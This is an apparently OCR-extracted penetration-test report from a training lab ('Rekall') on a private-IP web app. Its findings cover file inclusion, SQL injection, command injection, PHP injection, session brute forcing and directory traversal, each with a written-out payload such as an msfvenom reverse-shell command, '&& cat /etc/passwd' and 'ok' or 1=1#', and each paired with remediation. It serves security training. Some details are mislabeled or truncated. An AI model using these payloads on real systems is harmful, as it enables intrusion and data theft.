| **Description** | When a system inadvertently reveals sensitive information in HTTP response headers, it becomes susceptible to exploitation by malicious actors.<br>**Method: Checking Response Headers or the curl command,**<br>**curl -v http://192.168.14.35/About-Rekall.php \| head** |
| **Images** |  <br>  |
| **Affected Hosts** | http://192.168.14.35/About-Rekall.php |
| **Remediation** | Enhance data security by minimizing the information disclosed in HTTP response headers, adopting secure HTTPS connections, and enforcing robust access controls. |


| Vulnerability 5 | Findings |
|---|---|
| **Title** | Local File Inclusion |
| **Type (Web app / Linux OS / WIndows OS)** | Web App |
| **Risk Rating** | **Critical** |

| | |
|---|---|
| **Description** | A local file inclusion vulnerability enables an attacker to access and, in some cases, execute files on the server. This can result in unauthorized access to sensitive data<br>**Method: Identified the ip address: ip addr**<br>**Generated a payload & saved into a file:**<br>**msfvenom -p php/ LHOST=192.168.14.35 LPORT=4444 -f raw > shell.php**<br>**uploaded the file: shell.php** |
| **Images** |  <br><br>  <br><br>  <br><br>  <br> |


| | |
|---|---|
| **Affected Hosts** | http://192.168.14.35/Memory-Planner.php |
| **Remediation** | To enhance security, implement input validation, utilize an allow-list for file inclusion, and avoid incorporating user-supplied input directly into file paths. |

| **Vulnerability 6** | **Findings** |
|---|---|
| **Title** | Local File Inclusion (Advanced) |
| **Type (Web app / Linux OS / WIndows OS)** | Web App |
| **Risk Rating** | High |
| **Description** | This vulnerability exploits weak filtering rules to bypass input validation checks, allowing the attacker to execute arbitrary code on the server.<br>**Method: Renamed the file from shell.php to shell.php.php** |
| **Images** |  <br>  |
| **Affected Hosts** | http://192.168.14.35/Memory-Planner.php |
| **Remediation** | Implement robust input validation, restrict allowable file types for uploads, and tightly control file paths to mitigate the risk of unintended file execution. |


| **Vulnerability 7** | **Findings** |
|---|---|
| **Title** | SQL Injection |
| **Type (Web app / Linux OS / WIndows OS)** | Web App |
| **Risk Rating** | Critical |
| **Description** | This vulnerability enables an attacker to manipulate SQL queries, potentially |

| | |
|---|---|
| | granting unauthorized access to the database and sensitive data via web page input.<br>**Method: Used the following SQL statement ok' or 1=1# in the password entry.** |
| **Images** |  |
| **Affected Hosts** | http://192.168.14.35/Login.php |
| **Remediation** | Implement prepared statements with parameterized queries, enforce robust input validation, and apply least privilege access controls for the database |


| Vulnerability 8 | Findings |
|---|---|
| **Title** | Sensitive Data Exposure |
| **Type (Web app / Linux OS / WIndows OS)** | Web App |
| **Risk Rating** | **Medium** |
| **Description** | The exposure occurs when sensitive data is needlessly stored and displayed within HTML comments or inadvertently highlighted on the webpage. This vulnerability can lead to unauthorized access to the exposed data.<br>**Method: Verified the HTML source code** |

| | |
|---|---|
| **Images** |  |
| **Affected Hosts** | http://192.168.14.35/Login.php |
| **Remediation** | Refrain from storing sensitive information in HTML comments or publicly accessible code. Instead, implement proper access controls and encrypt sensitive data whenever possible |


| Vulnerability 9 | Findings |
|---|---|
| **Title** | Sensitive Data Exposure II |
| **Type (Web app / Linux OS / WIndows OS)** | Web App |
| **Risk Rating** | **Low** |
| **Description** | The robots.txt file contains information that is publicly available, potentially leading to unauthorized access to specific web pages.<br>**Method: Verified the web crawler page using robots.txt in the web browser as shown in the image below.** |

| | |
|---|---|
| **Images** |  |
| **Affected Hosts** | http://192.168.14.35/robots.txt |
| **Remediation** | Avoid including sensitive information in the robots.txt file or other publicly accessible files. Instead, implement appropriate access controls and robust authentication mechanisms. |

| **Vulnerability 10** | **Findings** |
|---|---|
| **Title** | Command Injection |
| **Type (Web app / Linux OS / WIndows OS)** | Web App |
| **Risk Rating** | High |
| **Description** | This type of vulnerability enables an unauthorized user to execute arbitrary commands on the server. This is typically achieved by exploiting input fields that are designed to execute system commands. Such a vulnerability can potentially compromise the server's security and the integrity of its data. **Method: used www.example.com; cat vendors.txt** |


| | |
|---|---|
| **Images** |  |
| **Affected Hosts** | http://192.168.14.35/networking.php |
| **Remediation** | avoid executing OS commands, validate and sanitize user input, use parameterized queries, escape shell metacharacters, use secure APIs for executing commands, and conduct regular security testing and updates. |

| Vulnerability 11 | Findings |
|---|---|
| **Title** | Command Injection (Advanced) |
| **Type (Web app / Linux OS / WIndows OS)** | Web App |
| **Risk Rating** | High |
| **Description** | This type of attack enables an unauthorized user to bypass input validation mechanisms that remove certain characters, thereby allowing them to execute arbitrary commands on the server. This can potentially compromise the server's security and the integrity of its data.<br>**Method: www.example.com \| cat vendors.txt** |

| | |
|---|---|
| **Images** |  |
| **Affected Hosts** | http://192.168.14.35/networking.php |
| **Remediation** | Avoid system commands in your application. If needed, use safer alternatives that can handle parameterized input to reduce vulnerability risks. |

| **Vulnerability 12** | **Findings** |
|---|---|
| **Title** | Brute Force Attack |
| **Type (Web app / Linux OS / WIndows OS)** | Web App |
| **Risk Rating** | High |
| **Description** | A cyber attack where an unauthorized user attempts to gain access to a system by systematically trying all possible combinations of passwords or encryption keys until the correct one is found. This method can be time-consuming and requires significant computational resources, but it can be effective if the password is weak or common.<br>**Method: Navigated to http://192.168.14.35/networking.php page on DNS Check look up and used the following:**<br>**www.example.com && cat /etc/passwd** |


| | |
|---|---|
| **Images** |  |
| **Affected Hosts** | http://192.168.14.35/Login.php |
| **Remediation** | Enforce the implementation of account lockout protocols following a specified number of unsuccessful attempts, the introduction of time delays between consecutive login attempts, and the enforcement of robust password policies that necessitate the use of complex and unique passwords. These measures significantly enhance the security posture of your system by mitigating the risk of unauthorized access. |


| Vulnerability 13 | Findings |
|---|---|
| **Title** | PHP Injection |
| **Type (Web app / Linux OS / WIndows OS)** | Web App |
| **Risk Rating** | **Critical** |
| **Description** | This vulnerability permits an unauthorized user to introduce malicious PHP code, resulting in the execution of arbitrary PHP commands on the server. This could potentially compromise the server's security and the integrity of its data. **Method: used the following 192.168.14.35/souvenirs.php?message="YouGotHacked";system('ls')** |
| **Images** |  |


| | |
|---|---|
| | insuff_transport_layer_protect.php jon1.txt jon10.php jon11.php jon12.php jon2.php jon3.php jon4.php jon5.php jon6.php jon7.php jon8.php jon9.php jquery.js js lang_en.php lang_fr.php lang_nl.php ldap_connect.php ldapi.php login.php login_old.php logout.php maili.php manual_interv.php message.txt mysqli_ps.php networking.php new.php nicepage.css nicepage.js old_disclaimers password_change.php passwords php_cgi.php php_eval.php phpi.php phpinfo.php portal.bak portal.php portal.zip reset.php restrict_device_access.php restrict_folder_access.php rlfi.php robots.txt secret-cors-1.php secret-cors-2.php secret-cors-3.php secret.php secret_change.php secret_html.php security.php security_level_check.php security_level_set.php selections.php sm_cors.php sm_cross_domain_policy.php sm_dos.php sm_dos_1.php sm_dos_2.php sm_ftp.php sm_local_priv_esc.php sm_mitm_1.php sm_mitm_2.php sm_obu_files.php sm_robots.php sm_samba.php sm_snmp.php sm_webdav.php sm_xst.php smgmt_admin_portal.php smgmt_cookies_httponly.php smgmt_cookies_secure.php smgmt_sessionid_url.php smgmt_strong_sessions.php soap souvenirs.php sqli_1.php sqli_2.php sqli_3.php sqli_4.php sqli_5.php sqli_6.php sqli_7.php sqli_8-1.php sqli_8-2.php sqli_9.php ssii.php ssrf.php stylesheets test.php test12.php test22.php test5.php test6.php top_security.php training.php training_install.php unrestricted_file_upload.php unvalidated_redir_fwd.php unvalidated_redir_fwd_1.php unvalidated_redir_fwd_2.php update.php user_activation.php user_extra.php user_new.php vendors.txt web.config ws_soap.php xmli_1.php xmli_2.php xss_ajax_1-1.php xss_ajax_1-2.php xss_ajax_2-1.php xss_ajax_2-2.php xss_back_button.php xss_custom_header.php xss_eval.php xss_get.php xss_get2.php xss_href-1.php xss_href-2.php xss_href-3.php xss_json.php xss_php_self.php xss_post.php xss_referer.php xss_stored_1.php xss_stored_2.php xss_stored_3.php xss_user_agent.php xxe-1.php xxe-2.php<br><br>Congrats, flag 13 is jdka7sk23dd |
| **Affected Hosts** | http://192.168.14.35/souvenirs.php |
| **Remediation** | Avoid using functions that execute system commands, validate and sanitize user inputs, use parameterized queries, escape shell metacharacters, use secure APIs for executing commands, and conduct regular security testing and updates |


| Vulnerability 14 | Findings |
|---|---|
| **Title** | Session Management |
| **Type (Web app / Linux OS / WIndows OS)** | Web App |
| **Risk Rating** | High |
| **Description** | Inadequate session management can allow unauthorized access to the application by enabling an attacker to predict, guess, or hijack a session ID. **Method: Used Foxy Proxy to Connect Burpsuite and brute force the session id.** http://192.168.14.35/admin_legal_data.php?admin=001 **page and changed admin=001 to admin=087** |

**Images**


Options
Proxies
Import
Pattern Tester
Log
Help
About
Add
Burpsuite
Get Location
Title
Type
Country
City
Color
Proxy DNS
Hostname
Port
Username
Password
PAC URL
Quick Add
Include
Type
Title
Pattern
Save
Burp Suite Community Edition v2021.10.3 - Temporary Project
Proxy Listeners
Burp Proxy uses listeners to receive incoming HTTP requests from your browser. You will need to configure your browser to use one of the listeners as its proxy server.
Add
Edit
Remove
Running
Interface
Invisible
Redirect
Certificate
TLS Protocols
127.0.0.1:8080
Per-host
Default
Each installation of Burp generates its own CA certificate that Proxy listeners can use when negotiating TLS connections. You can import or export this certificate for use in other tools or another installation of Burp.
Import / export CA certificate
Regenerate CA certificate



Payload Positions
Start attack
Sniper



Payload Sets
Payload Options [Numbers]
Payload Processing
2. Intruder attack of 192.168.14.35 - Temporary attack - Not saved to project file


| | |
|---|---|
| |  |
| **Affected Hosts** | http://192.168.14.35/admin_legal_data.php?admin=001 |
| **Remediation** | It is recommended to employ secure, randomly generated session IDs, establish timeouts for sessions, rotate session IDs subsequent to user login, and mandate the use of Secure Sockets Layer (SSL) for all connections. These measures significantly enhance the security posture of your system by mitigating the risk of unauthorized access. |


| Vulnerability 15 | Findings |
|---|---|
| **Title** | Directory Traversal |
| **Type (Web app / Linux OS / WIndows OS)** | Web App |
| **Risk Rating** | **Medium** |
| **Description** | This Vulnerability allows an attacker to access files outside the web root folder by manipulating variables with "…" sequences.<br>**Method: Navigated to the networking.php page, used command injection on www.example.com;ls -lah and ctrl + f to find a specific directory containing using www.example.com;ls old_disclaimers and see the disclaimers_1.txt file. Changed the url,**<br>**from: 192.168.14.35/disclaimer.php?page=disclaimer_2.txt**<br>**to: 192.168.14.35/disclaimer.php?page=old_disclaimers/disclaimer_1.txt** |

